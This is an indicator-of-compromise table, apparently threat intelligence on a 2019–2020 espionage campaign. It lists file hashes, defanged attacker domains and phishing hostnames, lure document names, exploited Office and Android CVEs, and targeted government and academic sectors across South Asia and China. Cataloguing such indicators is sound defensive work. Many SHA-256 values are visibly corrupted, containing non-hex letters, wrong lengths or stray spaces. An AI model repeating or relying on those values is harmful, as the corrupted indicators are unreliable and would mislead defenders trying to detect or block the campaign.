FileHash-MD5	D4C3963B11E1732E1419ADF5F404E50C	Private		CN Def Tech	August 2019
FileHash-SHA256	3F129C5B8F73852FAC0295B17932B88278FE8F66B753F94C2206BC06CDC48088	DLL		CN Def Tech	August 2019
FileHash-SHA256	082EB89174DEE12BB60ADB1F9AECEA0012CAAE87603B47F381C043E8E8F2D013	.tmp		CN Def Tech	August 2019
domain	aws-check[.]net			Unknown	September 2019
domain	apl-cdnfb[.]net			CN	October 2019
FileHash-SHA256	b5a0917413007819da64d986367474cbb48e347521f416c0fbcc2889f18daef8	DLL		CN	October 2019
hostname	xaddr[.]net			CN	October 2019



FileHash-SHA256	64dabcc575056b7844658fc3b3f227d3bbdca97eb53f0732ab1633fc34b3f551	RTF - Poly International Holdings Co.	CVE-2017-11882	CN	October 2019
FileHash-SHA256	8ecd1539031e76cbb7f6cb3f4ef9c583e730f2alb87fcede9a137da2cde3d25	RTF - Poly International Holdings Co.	CVE-2017-11882	CN	October 2019
FileHash-SHA256	81f0bf821b910a2620669981c786fd348ed7694a830d84ad4a6eee4ff3dfa009	RTF - Poly International Holdings Co.	CVE-2017-11882	CN	October 2019
FileHash-SHA256	8CDE021F7CC7090710F1680C2A0261D6B7A8395355C6DB9970B36BCD8BBF95B3	DLL		CN	October 2019
FileHash-SHA256	2019A763362F07F6B83A521AF1DAF6D2BE28C670DA594C620EF903EBAFBC2540	.tmp		CN	October 2019
FileHash-SHA256	8F98AD9DA0AC8280A6A03D6A9545958AFC9192AA7D9AF9E993BB9EB34539C78	Script - (HTA) "1.a"		CN	October 2019
FileHash-SHA256	b1417d7ee62878ef75381e4a3a4f388ac08ac4d4bbd9999b126345691e82b0c2	RTF - Quality manual for Poly Defense Tech Co."zhengce.doc". Likely September	CVE-2017-11882	CN Def Tech	October 2019
FileHash-SHA256	22DAFB2F83DFCA6B4FF04E48BB271D1ABC69EAB6BD8DFD08CA005E886607CCC7	DLL		CN Def Tech	October 2019
FileHash-SHA256	6C1F0712996D5F0CD273E116BD5B87D9AFBE7BBD5F8784F360FBF03EF2723C10	.tmp		CN Def Tech	October 2019
FileHash-SHA256	C5FEE527BB90926949C572BFE3FCEB862727A9F5CEE1FC580A11558253D624E	Script - (HTA) - "1.a"		CN Def Tech	October 2019
FileHash-SHA256	e7d3fb3c9bb87bca464d99919ee90d23173725ff13bc71a47483e14ff2cb3eff	RTF - "wenzhi_tiaoli.doc" Civilian personnel lure	CVE-2017-11882	CN Gov	October 2019
FileHash-SHA256	4f915ab00694b9674febef920371f5a444alc6f50ef807e9bb19f3191804fcc4	DLL		CN Gov	October 2019
FileHash-SHA256	86585476d013b75ec91d389f3fd4b10758c76928a719153dc108acf251523b5f	.tmp		CN Gov	October 2019
domain	apl-port[.]net			PK Gov	October 2019
domain	asp-bin[.]net			PK Gov	October 2019
FileHash-SHA256	61669c7e59036ae95a2886cf5a42a89633ff8c53cf75e7cb89e0be9f6d4030f4	LNK - "Key_Points.doc.lnk"	LNK to Remote Download	PK Gov	October 2019
FileHash-SHA256	c2cbd91fde5d05590ad5075dea408fbfbaebd88dd1cdc4a4da4f36b77e8ae2e4	Script - (HTA)		PK Gov	October 2019
FileHash-SHA256	885f93da6af60e70780117d01663fbf6c3650b40fe16110e98eb33b46ee53244	Script - (HTA)		PK Gov	October 2019
FileHash-SHA256	270B38A754400B015896CE34BB195DEAF9ABA674A8AFB4D30FF934CF7B427465	DLL		PK Gov	October 2019
FileHash-SHA256	fbd8b1bb2b077320f9cee8e6bfff632df0d4472e66861dd3edc311f545aa2fcc9	Script - (HTA)		PK Gov	October 2019
domain	ms-ethics[.]net	Android Campaign		Unknown	October 2019
domain	deb-cn[.]net	Android Campaign		Unknown	October 2019
FileHash-SHA256	ff4dal94d9d43c5d97d6df0b093e9ce7288b321a85ba76d7dcl40ada9e719241	Camero App - Android APK		Unknown	October 2019
FileHash-SHA256	ec4d6bf06dd3f94f4555d75c6daaf540deed15b18d62cc004e774e996c703cb34	DEX - Android		Unknown	October 2019
FileHash-SHA256	a60fc4e5328dc75dad238d46a2867ef7207b8c6fb73e8bd001b323b16f02ba00	DEX - Android		Unknown	October 2019



FileHash-SHA256	0daefb3d05e4455b590da122255121079e83d48763509b0688e0079ab5d48886	ELF - Android	CVE-2019-2215	Unknown	October 2019
FileHash-SHA256	441d98dff3919ed24af7699be658d06ae8dfd6a12e4129a385754e6218bc24fa	ELF - Android	CVE-2019-2215	Unknown	October 2019
FileHash-SHA256	ac82f7e4831907972465477eebafc5a488c6bb4d460575cd3889226c390ef8d5	ELF - Android	CVE-2019-2215	Unknown	October 2019
FileHash-SHA256	135cb239966835fefbb346165b140f584848c00c4b6a724ce122de7d999a3251	ELF - Android	CVE-2019-2215	Unknown	October 2019
FileHash-SHA256	ee679afb897213a3fd09be43806a7e5263563e86ad255fd500562918205226b8	ELF - Android	CVE-2019-2215	Unknown	October 2019
FileHash-SHA256	a265c32ed1ad47370d56cbd287066896d6a0c46c80a0d9573d2bb915d198ae42	callCamm App - Android APK		Unknown	October 2019
domain	sop-cn[.]net			PK Gov	November 2019
domain	sdl-bin[.]net			PK Gov	November 2019
domain	reawk[.]net			PK Gov	November 2019
FileHash-SHA256	flcdd47f7a2502902d15adf3ac79c0f86348ba09f4a482ab9108ad98258edb55	.Docx - "ADVOCATE.docx" - Terrorist Orgs	remote template injection	PK Gov	November 2019
FileHash-SHA256	f08ccc040c8d8db60f30a6d1026aa6523e97c6cf52b1b30f083a830a0a65a3a9	RTF - main.file	CVE-2017-11882	PK Gov	November 2019
FileHash-SHA256	054a029b378b8bf5ea3f814a737e9c3b43e124995d05d7d4c45a87502b2f2f62	Script - (HTA) - "1.a"		PK Gov	November 2019
FileHash-SHA256	920197f502875461186a9d9fbf5a108f7c13677bbdeae129fbc3f535ace27a6f	DLL		PK Gov	November 2019
FileHash-SHA256	d8aa512b03a5fc451f9b7bc18d842936798d5fac1b20a2d91d88fd82aa28b7	DLL		PK Gov	November 2019
domain	ms-db[.]net	Unable to link to campaign. Med. Conf.		Unknown	November 2019
domain	apl-acl[.]net	BGZ China subdomain, Links to Dropping Elephant		Unknown	November 2019
domain	tl0sl[.]net			PK Gov	December 2019
FileHash-SHA256	54efd37bcd2a78db67319dcbf12cda2647f586d72fd6892472c454e1e3c4ab7f		CVE-2017-11882	PK Gov	December 2019
FileHash-SHA256	87882b884afd4bd6d4dalfb5e3f87d728f128f75fae32a2720fe899ac7f23f5d	RTF - duplicate of above	CVE-2017-11882	PK Gov	December 2019
FileHash-SHA256	d5c384ad75e7fea08b79bffe8046bd5711bef02b95b2839b68a7232907792e0	RTF - duplicate of above	CVE-2017-11882	PK Gov	December 2019
FileHash-SHA256	c733dba9451c632c19aad8d1de61e905dac88453b0839e8900777e121del755	Script - (HTA) - "1.a"		PK Gov	December 2019
FileHash-SHA256	0AF77780564DF43F44C13E1E2781648061E63537CACB3FD87FDD0AABFC64D228	DLL		PK Gov	December 2019
FileHash-SHA256	fcfa191e9058178e13042c5c485d87f8ce04f10435c5fb1689e3d2d9f4b9b50	DLL		PK Gov	December 2019
FileHash-SHA256	6c55747d24d0de061d889378282cd35703279af1e696fe9c71e7fb02c167a8f0	DLL		PK Gov	December 2019
FileHash-SHA256	37cfbcc38e3de533c94f78632881a25e5b7663dad67c1b6714534a7b509ed7ad	DLL		PK Gov	December 2019



FileHash-SHA256	BC4A982F8E964EA2F7AE6B25C23F5A5B600179B02D6AEB38883009D926F9DB05	.tmp		PK Gov	December 2019
hostname	mail-mofagovnp[.]zapto[.]org	Phishing Pages		NP Gov	December 2019
Domain	gov-af[.]org	Phishing Pages, Used throughout 2020		AF Gov	January 2020
hostname	mail-nscaf[.]myftp[.]org	Phishing Pages, Used throughout 2020		AF Gov	January 2020
hostname	mail-nepalarmymilnp[.]duckdns[.]org	Phishing Pages, Used throughout 2020		NP Gov	January 2020
FileHash-SHA256	5977e8169436ff69f57bba8e1094dab77545ecd10039d6b73b9270ca4850e37f	RTF	CVE-2017-11882	PK Gov	January 2020
domain	cloud-apt[.]net			PK Gov	February 2020
FileHash-SHA256	ba432fb78990a66b0536f6b3ba77e07116b134172dfcd82cd6d0be7118ca6940	HTA -		PK Gov	February 2020
FileHash-SHA256	ED8E29D049FC9CFDA83F0303CF53D0138DB8AF5535520F432948EA0078C7EF0	DLL		PK Gov	February 2020
FileHash-SHA256	51b847eca682cdcfcf5035959fde51d6fc873b2fec30e19f710f488bf6e91f65	Script - (HTA) - public in April		PK Gov	February 2020
FileHash-SHA256	CE83CB1C179BAAF31D96EA8ADC6753470C121853651192EC78569048E3AE02DD	DLL - public in April		PK Gov	February 2020
domain	ap8-micro[.]net			PK Gov	February 2020
domain	r410b[.]net			PK Gov	February 2020
domain	akamai-api[.]net			PK Gov	February 2020
domain	gov-np[.]org	Phishing Page		NP Gov	February 2020
domain	ap-ms[.]net			Unknown	March 2020
FileHash-SHA256	0dd9d9638a59b6fbab792b7781962571b653c44ebae3d9b8351937ec71f0af8b	RTF -	CVE-2017-11882	Unknown	March 2020
FileHash-SHA256	20CE0C33463392AC54D7A5A1E8D358A1D3BBCDC20972173A4B8EFE537A74E33	Script - (HTA) - "1.a"		Unknown	March 2020
FileHash-SHA256	65A3F6D8E7DDA60823A6DB928BF50F20E322A7527447E92A3CE0FBAF84D24291	DLL -		Unknown	March 2020
FileHash-SHA256	CC2C5CC4AD46C5CE3C733B0DF9235B1ADAB034E921E46C183501E735F5E6B6AE	DLL -		Unknown	March 2020
FileHash-SHA256	5BC8A674FF835A6FDC43EDB90F68C6687F88E84009ADEB508794A7552DC5AE28	.tmp		Unknown	March 2020
FileHash-SHA256	DF7704491BC98BF8AA6A865C2AAE2397CE3EC97CB5373DE8C8487D13DA32A97B	.tmp		Unknown	March 2020
FileHash-SHA256	57c3c238dcf6662b0b638300701e7708540c46adac835c8fbc9edbd417d9911	RTF - Duplicate of above	CVE-2017-11882	Unknown	March 2020
domain	nrots[.]net			PK Gov	March 2020
FileHash-SHA256	940921853FF39AB91B47F22E3FA629F3A830D674D9DD4CD2892B5E780B4428B4	ZIP - "AD Test.zip"		PK Gov	March 2020
FileHash-SHA256	32FE6F7CDCA70420F91642D58E689C3D431117F385EFE321992F1CDB812EB81	PDF - "Additional_CSD_Rebate.pdf"		PK Gov	March 2020



FileHash-SHA256	f8b053e32eed9a5e814c89e50e743a906f1aadca7a6f58e25f0410863c5ec4a	LNK - "Additional_CSD_Rebate.pdf. lnk"	LNK to Remote Download	PK Gov	March 2020
FileHash-SHA256	4725F5C38D0872013C3BA18911B6609BDFD33C3BD3AF0ACE D120FD51DC098F2F	DLL		PK Gov	March 2020
domain	cdn-top[.]net			PK Gov	March 2019
FileHash-SHA256	5e32cb3183264c30aad73a7af4524d178c289f9095c20dfb f98b998adbb50deb	LNK - "tax.doc.lnk"	LNK to Remote Download	PK Gov	March 2019
FileHash-SHA256	90d577264060a9d4ee5ba38bd071271cac6bb5840d4b8b9f 4c22dc67026c797f	DLL		PK Gov	March 2019
FileHash-SHA256	3e183ee3accal8ba6b59fee72941b25e589478983d66670c 349540ab9d9259f3	Script - (HTA)		PK Gov	March 2019
hostname	mail-nepalgovnp[.]duckdns[.]org	Phishing Page		NP Gov	March 2020
hostname	mail-nepalpolicegov[.]hopto[.]org	Phishing Page		NP Gov	March 2020
hostname	mail-nrborg[.]hopto[.]org	Phishing Page		NP Financial	April 2020
domain	cdn-aws[.]net			PK Gov	April 2019
FileHash-SHA256	6fda3ad56d1e341c8e7883d3e9f21181a141e7bf3d8b7323 d84954b0191a94d4	LNK - "job- instructions.pdf.lnk"	LNK to Remote Download	PK Gov	April 2019
domain	d01fa[.]net			PK Gov	April 2020
FileHash-SHA256	9b0b837e2c4c06c0754824282b9f39dab7ab5681ff118ca6 a6f6e548df13df2	LNK - "Pak Army Deployed in Count ry_in_Fight_Against_Coronav irus.pdf.lnk"	LNK to Remote Download	PK Gov	April 2020
FileHash-SHA256	9266f9cf97bafda3a1695335b2ae703a251a548fa4dbf21a 2d9d8b1412606c88	LNK - "Pak Army Deployed in Count ry_in_Fight_Against_Coronav irus.pdf.lnk"	LNK to Remote Download	PK Gov	April 2020
FileHash-SHA256	d302e75752341090fcc9a04bdf8ae8300cc4746b2c4abf75 39daafaae275c1f0	Script - (HTA)		PK Gov	April 2020
FileHash-SHA256	eafcf556108c01ca395baecb1f016e1ead9f7bc5dc7e1763 26cf4f89b7400441	Script - (HTA)		PK Gov	April 2020
FileHash-SHA256	3d5f133790f807270f6a64743cb593673f820bca4aba406e e08fda1429a340bd	Script - (HTA)		PK Gov	April 2020
FileHash-SHA256	a422e6df03c5d22bb2e48922f9e9400fc144f9dced2004f5 08255f02145c5c1c	Script - (HTA)		PK Gov	April 2020
FileHash-SHA256	32E14747E18BD76B7203AE80751648F4DB60002001E7DB08 934C2E0DAE631099	Script - (HTA)		PK Gov	April 2020
FileHash-SHA256	6D47DFCB56CA03B661C75B3D56FF6AFF58991243C4237051 B27750283445702F	Script - (HTA)		PK Gov	April 2020
FileHash-SHA256	62045020CE232BC849EB29749E336E33617973E363A7F5F0 9BA9D6C6160EF83C	Script - (HTA)		PK Gov	April 2020
FileHash-SHA256	A0236E9D27AE575C6103287BF67C21E51CDB2600F16EA5A1 1564757789CF1D84	Script - (HTA)		PK Gov	April 2020
FileHash-SHA256	7664CF0F82DF374C168D919505C92736319D0E32685BF36E FBD957D082B6F65D	Script - (HTA)		PK Gov	April 2020
domain	fdn-en[.]net			PK Gov	April 2020
FileHash-SHA256	f961cfaf1173250c87e43392bc73c96cfda20483a180d52e 4c3a5742daa26922	LNK - "daraz- coupon.pdf.lnk"	LNK to Remote Download	PK Gov	April 2020



FileHash-SHA256	e34158b6fd7c46d71c8a58993ba84cd884c4c6f68cab1c844bbad7fb2e0e2378	RTF	CVE-2017-11882	Unknown	April 2020
FileHash-SHA256	95EA32A6D9FEC22A8A4F860DB4A7B4C82977C1587D4BE4CF6591C90DAFCA6ECA	Script - (HTA) "1.a"		Unknown	April 2020
FileHash-SHA256	F44FD723398E148F7D437D22A417FD5B4C4F835A7B5A7C1624706E942320AFA4	DLL		Unknown	April 2020
FileHash-SHA256	8E26E4DF11C210E5A732A7FED503D07474E6558F655D8548769E1DE1C577AC6C	.tmp		Unknown	April 2020
domain	link-cdn1[.]net			Unknown	April 2020
FileHash-SHA256	e0aae3cla0d247bd2f582cedf2e89310c4f1b247947d960621fc956bce7d8ad	RTF	CVE-2017-11882	Unknown	April 2020
FileHash-SHA256	8057829bd5f8fb2f40741c2fc32c46ad33ac21d144fef8afdb3ec8b743beb2a8	RTF	CVE-2017-11882	Unknown	April 2020
domain	vlew0[.]net			Unknown	April 2020
domain	by0ts[.]net			Unknown	April 2020
domain	pqn-rog[.]net			Unknown	April 2020
domain	llst0[.]net			Unknown	April 2020
domain	msl0t[.]net			Unknown	April 2020
domain	clp10s[.]net			Unknown	April 2020
domain	jt01[.]net			Unknown	April 2020
domain	cont-del[.]net			Unknown	May 2019
domain	kat0x[.]net			PK Gov / PK Higher Edu	May 2020
domain	km0ls[.]net			PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	e713b77892c3c4e3b2ba006edf5f17904096369e2de17ed731cd7b7f72ef739f	ZIP - "Policy Guidelines for Online Classes.zip"		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	f7433b0391cb364581243faed48fbb0ee4ab0e76f069d90792e31a5d6a744ea7	LNK - "Policy Guidelines for Online Classes.pdf.lnk"	LNK to Remote Download	PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	07e7ededc3107d2168c008eb461fc2825001fel5d6a7b92e1518f4ce44a74915	Script - (HTA)		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	E2D86999B3C3C84EE0EB6A6FA88CE51308C07DA0BDA2D10119D9559F97CFBE4A	Script - (HTA)		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	DF9509CC30E21FCF7E1DDAF3D110DC89D839F240084B2892539B681AAB0E4743	Script - (HTA)		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	a4793f14a72dcf53841833b3e1930cefb6f5a2affb8990480b335842ee4b3d02	Script - (HTA)		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	da8e174a4301c5da1591e8ea023acac485062edccbf2dfbae0956e2dc71d9b8c	Script - (HTA)		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	92092b51db56cddfb13885642d12c36fa6d18d58caf8feb5f5b33ce3c6b2f961	Script - (HTA)		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	7a437ea5aaf336a69b78395bc8896e544280c2f1254a0076438c88639c39ff9b	Script - (HTA)		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	0cfa75e51af786066cf757f5e1cee5d190474be9b599787ce8bba7ef619a4fb8	Script - (HTA)		PK Gov / PK Higher Edu	May 2020



FileHash-SHA256	0015F46CB701A771F613A7EF276DC6DA642970206D8900BE D01AC929EC6FE9E1	DLL		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	AB538AC5C823763E629F66049B7D1C8013D84A069929D18E 078EB3920172419D	DLL		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	D7A10883419689A18340351884B6E5BCF527D0D278EF2811 5F41AAE37DF56F0E	DLL		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	2EC144303C0AE0A044787204C23DD9C8046F4E2CE692AC71 0942ED0D90A68CAD	DLL		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	252B2AC19CC1F9A371E131121C505ABBC21B5CF43A1EF21A 9B8F853DC0DDC390	DLL		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	BB1B69EFBBD711E422C5A8167888C72A0F76C7DAF63414E7 734B6AA648D0A44F	DLL		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	78E9C2BF6CDBF8C5456B7684A6184EEFB449DEF18EAA40DF B4E8CD4B2DA75905	.tmp		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	DC877602FE1DEF575C439D175C686DA9BC0AFBAE53E01C23 AD1C4D19E8911E72	.tmp		PK Gov / PK Higher Edu	May 2020
FileHash-SHA256	65C42FEF3DF4A2B4974E9A1C907FA79B6C2CD96406C309B0 963F358FC4A7C23A	PDF - "Policy Guidelines for Online Classes.pdf"		PK Gov / PK Higher Edu	May 2020
domain	z3st[.]net			Unknwon	May 2020
domain	ts101[.]net			Unknwon	May 2020
FileHash-SHA256	78ee88609c686fc3b5183b606cd0253320f9904ffcel88ae 7426cd55c132b0fc	Script - (HTA)		Unknwon	May 2020
FileHash-SHA256	8881e0313ba5c85449a6b904b201201c899dc8477b45aa0 fcc040ae59094534	Script - (HTA)		Unknwon	May 2020
FileHash-SHA256	7d23be3b9f63806cf3537866089a7d940956ad33398dd268 ec16f1b4b41da3ba	Script - (HTA)		Unknwon	May 2020
FileHash-SHA256	d6c9d0c19ed59c5030966a08042f7a9843c0698842e031c0 bc1cblfeb24df0f4	Script - (HTA)		Unknwon	May 2020
FileHash-SHA256	ab54ff950ba0633e3b6fbc9dae8e7e886ab6bc2044d0b39a f8dc2f21e12e391	Script - (HTA)		Unknwon	May 2020
FileHash-SHA256	dbe41238250010db2c32364d2e43e106f392a19f1df7c33c 41279bb12946442e	Script - (HTA)		Unknwon	May 2020
FileHash-SHA256	535ddd938e593d6e0a7c20b1de47b2e9290330f8cd8234f7 f388ec11f4f9e069	Script - (HTA)		Unknwon	May 2020
FileHash-SHA256	72f98a8e5376e334831b7d50aca2d9bb88b3f1e8fb7149b5 3139b89813fafdde	Script - (HTA)		Unknwon	May 2020
FileHash-SHA256	23c345c13f1efed1f1bdc2632e556af088d5c2226ad054a5 8b13b84d12c0e41c	Script - (HTA)		Unknwon	May 2020
domain	r0dps[.]net			Unknwon	June 2020
domain	klg0[.]net			Unknwon	June 2020
domain	chrom3[.]net			Various - Asia	June 2020
FileHash-SHA256	98af6635138045cae3f29995a587d0c8a7f14446a9d10564 677dd4a41372c3f1	RTF - Bangladesh Indenting Agents' Association	CVE-2017-11882	BD Gov	June 2020
FileHash-SHA256	0D5A3DF529ADD0FF4B0ECAAB060BB1A2614B5B7478AB0CC9 9AF3596696789592	DLL		BD Gov	June 2020



FileHash-SHA256	FE2CAAD6F83635F293149855D3D7EB5507C966A36DDC7A30D18172D96121F107	Script - (HTA) - "1.a"		BD Gov	June 2020
FileHash-SHA256	e40a12e6e64fdd06abe843b2e70bfc59c279923cec7bc47f8c8964b4d7a53b7b	RTF - Nominal Roll for BMAC Journal 2020.doc"	CVE-2017-11882	Various - Asia	June 2020
FileHash-SHA256	2ed2fef9bdaelf9de8303453b978f20cbdb1bcbe3d29191b4b965daff5181799	LNK - "AFC New Board.pdf.lnk"	LNK to Remote Download	AF Gov	June 2020
FileHash-SHA256	c39dd5986703192b78f9a85f674976498b3054498002c026d6965226719185dd	ZIP - "AFC New Board.zip"		AF Gov	June 2020
FileHash-SHA256	623123BC86A5A7A32D7078DED44944C94E1BAF957C87CB881BD4B3FB2A8528A	DLL		AF Gov	June 2020
FileHash-SHA256	BEB0E16F94A0C57B9286B46C52275B67F537212EC8A99EF2B8E75CF12A20EA3D	DLL		AF Gov	June 2020
FileHash-SHA256	04e0d94b1a24d12d690c41a5142b8652c5b517454b0c52ee912179dceb52a9a	Docx	CVE-2017-0199	CN Research University	June 2020
FileHash-SHA256	373849c2c371bdf76b776fee44c7b7463205f9e17ba6d1d61040121092720689	RTF	CVE-2017-0199	CN Research University	June 2020
FileHash-SHA256	ea69aac447b83805c2e3b78e5d0512aacbc12d7edfdf5b6bd99019473d474f3	RTF	CVE-2017-0199	CN Research University	June 2020
FileHash-SHA256	bdb231b7b6a3ced7c515fc11335cd7a353c0c9cd7f2f840450c6d7f861992a5e	Script - (HTA)	CVE-2020-0674	CN Research University	June 2020
FileHash-SHA256	DF8493F35549A5E0B53873B0F63D9CED4141860B06D4C20EB5C846C53A8B01C	DLL		CN Research University	June 2020
FileHash-SHA256	EA0CB411AB1A5F6ADD5565515A6425600F879363B6ECAE939207560CFE353AE	.tmp		CN Research University	June 2020
FileHash-SHA256	36b653ede8d68fbb9a9343507aa437125e5915655fe12763dbb109c97bed617b	Script - (HTA)		PK Gov	June 2020
FileHash-SHA256	e5e4cfde04a98c723fb25f1e66794c61af617e9e68b866ca4961eeb7520000b	Script - (HTA)		PK Gov	June 2020
hostname	tsinhhua[.]gov-mil[.]cn			PK Gov	June 2020
hostname	www-oimc[.]gov-mil[.]cn			PK Gov	June 2020
domain	cdn-gov[.]net			PK Gov	June 2020
hostname	www-geneva-pk[.]gov-mil[.]cn			PK Gov	June 2020
hostname	tsinghua[.]gov-mil[.]cn			PK Gov	June 2020
hostname	www-pak-emb[.]gov-mil[.]cn			PK Gov	June 2020
domain	fqn-asw[.]net	Medium Confidence		PK Gov	June 2020
domain	cdn-mll[.]net			PK Gov	June 2020
domain	fqn-cloud[.]net			PK Gov	June 2020
domain	tar-gz[.]net	Possible subdomains used in campaigns against Bank and multiple gov orgs		PK Gov	July 2020
FileHash-SHA256	813fa309502d719dced7b54162db4222025147e071bfff6416886587634e36510	LNK - "Hajj Policy and Plan 2020.pdf.lnk"	LNK to Remote Download	PK Gov	July 2020
FileHash-SHA256	53a4299b79bde7504d2b354c1d6c28660338ea7778723a9d6ed1260c20b8dd5d	LNK - "Hajj Policy and Plan 2020.pdf.lnk"	LNK to Remote Download	PK Gov	July 2020



FileHash-SHA256	508c93c385ec5e2dcae48857acc36ba47443f8d40b2bc34b cc12f857c7a200d3	Docx		PK Gov	July 2020
FileHash-SHA256	9fe8a99dffb7264d17a022a08b675f9d0ea8c1377f75c30 a9bc275dcfcc4b43	Script - (HTA)		PK Gov	July 2020
FileHash-SHA256	113b4475ba47ca9ae724a41d1e03d8243aeba6ee4bd2975e fca3cfea7ab9d12d	Script - (HTA)		PK Gov	July 2020
FileHash-SHA256	848ac4957702cde3ba91394e4f8deb221d67459f4502cc33 c6d96a799ff7bad7	Script - (HTA) - "1.a"		PK Gov	July 2020
FileHash-SHA256	E9A1A5395E6A542535A7A518E6D93B8AB854FEBF03EF3F03 E582E3979A09495D	DLL		PK Gov	July 2020
FileHash-SHA256	F80EEC1D986F34420AB0FB9C29AAE02A8442E79CB3B0C730 EDE7271337F55A15	DLL		PK Gov	July 2020
hostname	eedow[.]gov-mil[.]cn			CN Gov / CN Others	July 2020
hostname	polyinc[.]gov-mil[.]cn			CN Gov / CN Others	July 2020
hostname	polync[.]gov-mil[.]cn			CN Gov / CN Others	July 2020
hostname	poliync[.]gov-mil[.]cn			CN Gov / CN Others	July 2020
hostname	mofa[.]gov-mil[.]cn			CN Gov / CN Others	July 2020
hostname	www-mofa[.]gov-mil[.]cn			CN Gov / CN Others	July 2020
hostname	pk[.]gov-mil[.]cn			CN Gov / CN Others	July 2020
FileHash-SHA256	28f08c790dcaef7216b52cebef37e436319c3e1a25ed2762 bdd14b8b41befd80	Script - (HTA)		CN Gov / CN Others	July 2020
FileHash-SHA256	58ece87d7521234153f84db973b2587ec6e999a8c2a56e8c 3ef88261415b03e8	Script - (HTA)		CN Gov / CN Others	July 2020
FileHash-SHA256	7987da89a461555c31a4c00990a6f776d14356eee6e52c5b f26bbb1alc638ed	Script - (HTA)		CN Gov / CN Others	July 2020
FileHash-SHA256	56falee04e45849ed69bd25f588cd3671c30006269487806 b380ca9cc451ad1a	Script - (HTA)		CN Gov / CN Others	July 2020
FileHash-SHA256	074e7ae3b52929b2533cb20d9da28a773dde527e17f64d64 6e47323a2acd254f	Script - (HTA)		CN Gov / CN Others	July 2020
FileHash-SHA256	0B3C3D94B5D3C3AFF770A089503034F7357110A2168E6995 214F5E0B708CA3DB	DLL		CN Gov / CN Others	July 2020
FileHash-SHA256	82C30E6D14B42B8492AC9EB4A13951A3D4C8F63929232DC8 1D821C0E513C286F	DLL		CN Gov / CN Others	July 2020
FileHash-SHA256	877D217390AD71763D3E6F062A097F2A8E64E066C6D63AA6 80BB9F6738491967	DLL		CN Gov / CN Others	July 2020
FileHash-SHA256	C0E6785C2319CD79D9C2276E38E51D65E539F548C72F4171 6F30F677098283B6	.tmp		CN Gov / CN Others	July 2020
hostname	stinghua[.]gov-mil[.]cn			CN Gov / CN Others	July 2020
hostname	ee-dow[.]gov-mil[.]cn			CN Gov / CN Others	July 2020
FileHash-SHA256	012db1429d38232415b021ef951091d0894703724c26f50f d38785e6c5813ad8	RTF - "BGI 43.doc" - Belt and road + covid	CVE-2017-11882	PK Gov	July 2020
FileHash-SHA256	113C1C5E176CEBE42E452E7EC6DED434C8F620372CEF7AE7 BFDC6B9469C1B3A4	DLL		PK Gov	July 2020



FileHash-SHA256	14CCF64395FF367670A34FA42F7703424ED5998E02056B2E7562BEDBB3DB4535	.tmp		PK Gov	July 2020
FileHash-SHA256	BE2820B9DBA31949D688565CB178A8620BAB6255C3227C1702B865F57715BF71	Script - (HTA) - "l.a"		PK Gov	July 2020
FileHash-SHA256	e2ec505f88125cdb08c329187be5ed35caf81ea3a14267e8ef2ce29c75d2634c	Script - (HTA)		PK Gov	July 2020
FileHash-SHA256	97d579713192e7ea04f8a698e2b77ed47d39b4a498fa9f43eda002498ce2f5b7	Script - (HTA)		PK Gov	July 2020
Domain	mil-pk[.]net	Medium Confidence, unconfirmed		PK Gov	July 2020
FileHash-SHA256	6920bfaefa3d4b73390e895d21c796eel61464f84defb15f4372c0cecc49d0e9	Final payload		Unknown	August 2020
Domain	gov-mil[.]net	Medium Confidence, unconfirmed link		PK Gov	August 2020
FileHash-SHA256	1fd742baa9b2ab29e30780d9a92bc3e2db03d1a17f48f956d74dfe6fb98a7aca	RTF - "Brief.doc" PK/IN Relations	CVE-2017-11882	PK Gov	August 2020
FileHash-SHA256	63aba37a9291a75256b9f89cb5a999ee6ada020be4917caaed39382f7a637b18	RTF - "FATFRITMG202010REV1.en.doc"	CVE-2017-11882	PK Gov	August 2020
FileHash-SHA256	a89189f1c7c101c8d9c2637e571c4f8546df3ea557a576090cde7b75009981a9	RTF - "info_regarding_Police_Official_Infectedwithcovid.doc"	CVE-2017-11882	PK Gov	August 2020
Domain	filesrvr[.]net			AF Gov	August 2020
Domain	asw-edu[.]net			AF Gov	August 2020
FileHash-SHA256	8b30570303dc26bc02fb95a42b4ce91ccf82a02998c67f73340c50630a0aa5dd	ZIP - "IT Services Request Form (1).zip"		AF Gov	August 2020
FileHash-SHA256	4aab7127a51af60267d2343dfa58cb50f3fb47ed565e0cfd188f99d4821b7af2	LNK - "IT Services Request Form.doc.lnk"	LNK to Remote Download	AF Gov	August 2020
FileHash-SHA256	46eae74e90b325bb29fb92810c453a700d705730a0c8e04738b7d52d68fa00ea	Script - (HTA)		AF Gov	August 2020
FileHash-SHA256	990d79050246cda5427276ab3a5021c8729c0d4b37776d3a3323d1f114226573	Script - (HTA)		AF Gov	August 2020
FileHash-SHA256	4c7fd224f8bc5442b81f2a19422ec9a18eac91f131338b02a4b7559e86155cd	Script - (HTA)		AF Gov	August 2020
FileHash-SHA256	b0f09f665d11fe682895081a9a30b48fe34c68a770037e5215e350e9508dfc982	DLL		AF Gov	August 2020
FileHash-SHA256	4a0947dd9148b3d5922651a6221afc510afcb0dfa69d08ee69429c4c75d4c8b4	DLL		AF Gov	August 2020
FileHash-SHA256	f7eb8fdb6eabb2fb64314c898c621c4aedb8c167c50bd62ad799fa2c0bc306b6	DLL		AF Gov	August 2020
FileHash-SHA256	8f954f75ff22ae242d8ffd4f4685e078a359851f714f6b046b5adee4c8681178	DLL		AF Gov	August 2020
FileHash-SHA256	319bd26ad751a79b1b1c474749d3d856277b712f1eca3b1a88a8605a8f2facaf	DLL		AF Gov	August 2020
